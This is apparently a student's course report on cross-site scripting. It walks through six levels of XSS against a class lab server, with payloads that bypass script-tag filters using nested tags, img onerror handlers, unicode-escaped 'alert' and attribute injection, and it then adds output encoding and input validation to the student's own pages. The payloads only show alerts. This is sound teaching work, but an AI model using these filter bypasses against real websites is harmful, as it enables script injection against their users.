# WAPH-Web Application Programming and Hacking

## Instructor: Dr. Phu Phung

## Student

**Name**: LakshmaReddy Bandi

**Email**: bandild@mail.uc.edu

Figure 1: LakshmaReddy Bandi

## Hackathon 1: Cross-Site Scripting Attacks and Defenses


**Overview**: The main topics of discussion during this hackathon include OWASP rules, code vulnerabilities, XSS assaults, and countering cross-site scripting attacks. Task 2 uses input validation and output sanitization to mitigate XSS assaults, whereas Task 1 targets an Azure URl with six layers of attack. Markdown format is used for documentation, which is produced with Pandoc.

Link to the repository: https://github.com/bandild/waph-bandild/blob/main/labs/Hackathon1/README.md

## Task 1 : ATTACKS

### Level 0

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level0/echo.php



waph-hackathon.eastus.cloudapp.azure.com says


Level0:hacked by Lakshma Reddy Bandi

```
input: <script>alert('Level0:hacked by Lakshma Reddy Bandi') ;</script>
Submit: Submit
```

Figure 2: Level 0

## Level 1

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level1/echo.php



```
waph-hackathon.eastus.cloudapp.azure.com/xss/level1/echo.php?input=<script>alert("Level1:Hacked%20by%20Lakshma%...
```

```
waph-hackathon.eastus.cloudapp.azure.com says
Level1:Hacked by Lakshma Reddy Bandi
```

```
echo.php?input=%3Cscript%3...
Query String Parameters
input: <script>alert("Level1:Hacked by Lakshma Reddy Bandi")</script>
1 requests | 204 B transferred
```


Figure 3: Level 1

## Level 2

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php

Source code Guess of echo.php:

```
if(!isset($_POST['input'])){
   die("{\"error\": \"Please provide 'input' field in an HTTP POST Request\"}");
echo $_POST['input'];
```




```
Not secure  waph-hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php

waph-hackathon.eastus.cloudapp.azure.com says
Level2: Hacked by LakshmaReddy Bandi
OK

Name: echo.php
Headers  Payload  Preview  Response  Initiator  Timing
▾Form Data    view source    view URL-encoded
  input: <script>alert('Level2: Hacked by LakshmaReddy Bandi');</script>
  Submit: Submit

1 requests | 204 B transferred
```

Figure 4: Level 2

## Level 3

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level3/echo.php



```
waph-hackathon.eastus.cloudapp.azure.com/xss/level3/echo.php?input=<scr<script>ipt>alert(%27Level3:Hacked%20by%20Laks...
```

waph-hackathon.eastus.cloudapp.azure.com says

Level3:Hacked by LakshmaReddy Bandi

Query String Parameters

```
input: <scr<script>ipt>alert('Level3:Hacked by LakshmaReddy Bandi');</sc</script>ript>
```

echo.php?input=%3Cscr%3Csc...

1 requests | 204 B transferred

Figure 5: Level 3

Source code Guess of echo.php:


```
str_replace(['<script>', '</script>'], '', $input)
```

## Level 4

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level4/echo.php

Source code guess of echo.php:

```
$data = $_GET['input']
if (preg_match('/<script\b[^>]*>(.*?)<\/script>/is', $data)) {
    exit('{"error": "No \'script\' is allowed!"}');
    }
else
    echo($data);
```



waph-hackathon.eastus.cloudapp.azure.com/xss/level4/echo.php?input=<IMG%20SRC=/%20onerror="alert(%27Level4:Ha...

waph-hackathon.eastus.cloudapp.azure.com says


Level4:Hacked by LakshmaReddy Bandi

```
input: <IMG SRC=/ onerror="alert('Level4:Hacked by LakshmaReddy Bandi')"></img>
```

Figure 6: Level 4

## Level 5

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php



Not secure waph-hackathon.eastus.cloudapp.azure.com/xss/level4/echo.php?input=<IMG%20SRC=/%20onerror="\u0061lert(%27Level5:Ha...

waph-hackathon.eastus.cloudapp.azure.com says

Level5:Hacked by LakshmaReddy Bandi

```
Name
echo.php?input=%3CIMG%20...
waph-hackathon.eastus.clouda...

Query String Parameters    view source    view URL-encoded
input: <IMG SRC=/ onerror="\u0061lert('Level5:Hacked by LakshmaReddy Bandi')"></img>

2 requests | 609 B transferred
```

Figure 7: Level 5


source code guess of echo.php:

```
$data = $_GET['input']
if (preg_match('/<script\b[^>]*>(.*?)<\/script>/is', $data)
            || stripos($data, 'alert') !== false) {
    exit('{"error": "No \'script\' is allowed!"}');
    }
else
    echo($data);
```

## Level 6

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level6/echo.php

```
<form action="/xss/level6/echo.php/"
    onkeyup="alert('Level 6 : Hacked by LakshmaReddy Bandi')" method="POST">
  Input:<input type="text" name="input" />
  <input type="submit" name="Submit"/>
```




waph-hackathon.eastus.cloudapp.azure.com/xss/level6/echo.php/"%20onmouseover="alert('level%206:%20Hacked%20by%20La...

waph-hackathon.eastus.cloudapp.azure.com says

level 6: Hacked by Lakshma Reddy Bandi

```
Request URL:     http://waph-hackathon.eastus.cloudapp.azure.com/xss/level6/echo.php/%22%20onmouseover=%22alert('level%206:%20Hacked%20by%20Lakshma%2
                 0Reddy%20Bandi%20%20')%22
Request Method:  GET
Status Code:     200 OK
Remote Address:  20.33.48.108:80
```

Figure 8: Level 6



```
<form action="/xss/level6/echo.php/" onmouseover="alert('level 6: Hacked by Lakshma Reddy Bandi  ')"" method="POST
  Input:<input type="text" name="input" />
  <input type="submit" name="Submit"/>
```

Figure 9: Level 6 after injecting XSS code


source code guess of echo.php:

```
    echo htmlentities($_REQUEST('input'));
```

## TASK 2 : DEFENSE

### A . echo.php

The echo.php file in Lab 1 has been revised, incorporating input validation and XSS defense code. The input is checked for emptyness, and if valid, the htmlentities() method is used to convert it to HTML.



Commit

revision of echo.php with input validation and encoded output

main

bandild committed now

1 parent 99f2c9e commit bd890c9

Showing 1 changed file with 1 addition and 1 deletion.

labs/lab1/echo.php


```
@@ -1,4 +1,4 @@
- <?php>
+ <?php
  if(!isset($_REQUEST["data"])){
          die("{\error\":\"please provide 'data' field\"}");
  }
  echo htmlentities($_REQUEST['data']);
  ?>
```

0 comments on commit bd890c9

Figure 10: Adding defence to echo

## B . Lab 2 front-end part

**i)** A new function, validateInput(), has been added to the HTTP GET and POST request forms, requiring users to input text before executing the request.



Commit

revision of waph-bandild.html validating the external input fields of...
… post method

main


bandild committed now — 1 parent 1014955 commit 8b04788

Showing 1 changed file with 2 additions and 2 deletions.

labs/lab2/waph-bandild.html

```
@@ -73,9 +73,9 @@ <h3>Student:Lakshma Reddy Bandi</h3>
          </form>
    <div>
          <i>Form with an HTTP POST Request</i>
-         <form action="/echo.php" method="POST">
+         <form action="/echo.php" method="POST" onsubmit="return validateInput('data-post')">
               <label for="f1name">Your input:</label>
-              <input name="data" id="f1name">
+              <input type="text" name="f1name" id="data-post" onkeyup="console.log('you have pressed a key')" >
               <input type="submit" value="submit">
          </form>
    <div>
```

Figure 11: Defense waph-bandild.html in post and get request




localhost

please enter the data

OK

Figure 12: verifying the defence request

**ii)** The `.innerHTML` file was converted to `.innerText` when HTML rendering is not required, allowing only plain text to be displayed.



Commit

revision of waph-bandild.html converting innerHTML to innerText

main

bandild committed now

1 parent 8b04788 commit dcb4fea

Showing **1 changed file** with **1 addition** and **1 deletion**.


labs/lab2/waph-bandild.html

```diff
@@ -137,7 +137,7 @@ <h3>Student:Lakshma Reddy Bandi</h3>
 <b>interaction with javascript</b>
 <div i>
         <p id='data'> </p>
-        <button onclick="document.getElementById('data').innerHTML=Date()">click me to show Date()</button>
+        <button onclick="document.getElementById('data').innerText=Date()">click me to show Date()</button>
 </div>
 </div>
 </div>
```

Figure 13: changing innerHTML to innerText

**iii)** The encodeInput() function converts special characters to HTML entities, preventing cross-site scripting attacks. It creates a new div element, adds content as innerText, and returns the HTML content.

```
function encodeInput(input){
            const encodedData = document.createElement('div');
            encodedData.innerText=input;
            return encodedData.innerHTML;
        }
```



github.com/bandild/waph-bandild/commit/99569d7a1cd56f8736d2f0c5169c5947708cb7b5


Showing 1 changed file with 27 additions and 4 deletions.

```
        setInterval(displayTime,500);
+       function validateInput(inputId){
+               var input=document.getElementById(inputId).value;
+               if(input.length==0){
+                       alert("please enter the data");
+               return false;
+               }
+               return true;
+       }
+       function encodeInput(input){
+               const encodeData=document.createElement('div');
+               encodeData.innerText=input;
+               return encodeData.innerHTML;
+       }
</script>
<canvas id="analog-clock" width="150" height="150" style="background-color:#999"></canvas>
<script src="https://waph-uc.github.io/clock.js"></script>
@@ -97,7 +110,7 @@ <h3>Student:Lakshma Reddy Bandi</h3>
                xhttp.onreadystatechange=function(){
                        if(this.readyState==4 && this.status==200){
                                console.log("Received data"+xhttp.responseText);
-                               document.getElementById("response").innerHTML="Response from server:"+ xhttp.responseText;
+                               document.getElementById("response").innerHTML="Response from server:"+ encodeInput(xhttp.responseText);
                        }
```

Figure 14: creating encode and validate functions

**iv)** The API for retrieving Jokes has been updated with new validations to ensure the received result and result.joke in JSON are not empty.

```
if (result && result.joke) {
        var encodedJoke = encodeInput(result.joke);
        $("#response").text("Programming joke of the day: " +encodedJoke);
                }
else{
         $("#response").text("Could not retrieve a joke at this time.");
}
```



github.com/bandild/waph-bandild/commit/99569d7a1cd56f8736d2f0c5169c5947708cb7b5


Showing **1 changed file** with **27 additions** and **4 deletions**.

```
        function printResult(result){
-               $("#response").html(result);
+               $("#response").html(encodeInput(result));
        }
        $.get("https://v2.jokeapi.dev/joke/Programming?type=single",function(result){
-               $("#response").html("Programming joke of the day: "+result.joke);
+               if(result && result.joke){
+                       var encodeJoke=encodeInput(result.joke);
+               $("#response").text("Programming joke of the day: "+ encodeJoke);
+               }
+               else{
+                       $("#response").text("could not get the joke");
+               }
+
        });
        async function guessAge(name){
                const response = await fetch("https://api.agify.io/?name=="+name);
                const result = await response.json();
-               $("#response").html("Hello "+name+" ,your age should be "+result.age);
+               if(result.age==null || result.age==0){
+               return $("#response").text("sorry webserver give theee error could not    retrive the age");
+               }
+               $("#response").text("Hello "+name+" ,your age should be "+result.age);
        }
```

Figure 15: encoding joke and age

**v)** The asynchronous function guessAge() validates both received results and user inputs, ensuring they are not empty or null, and throws an error message on both occasions.

```
if(result.age==null || result.age==0)
   return $("#response")
   .text("Sorry, the webserver threw an error cannot retrieve your age");
$("#response").text("Hello "+name+" ,your age should be "+result.age);
```


A Sample HTML page

using the w3schools template

interaction with forms

*Form with an HTTP Get Request*

Your input:

*Form with an HTTP POST Request*

Your input: lll

*Ajax requests*

your input : 1

sorry webserver give these error could not retrive the age

interaction with javascript

Figure 16: verifying the age api after encoding

********************************END***********************************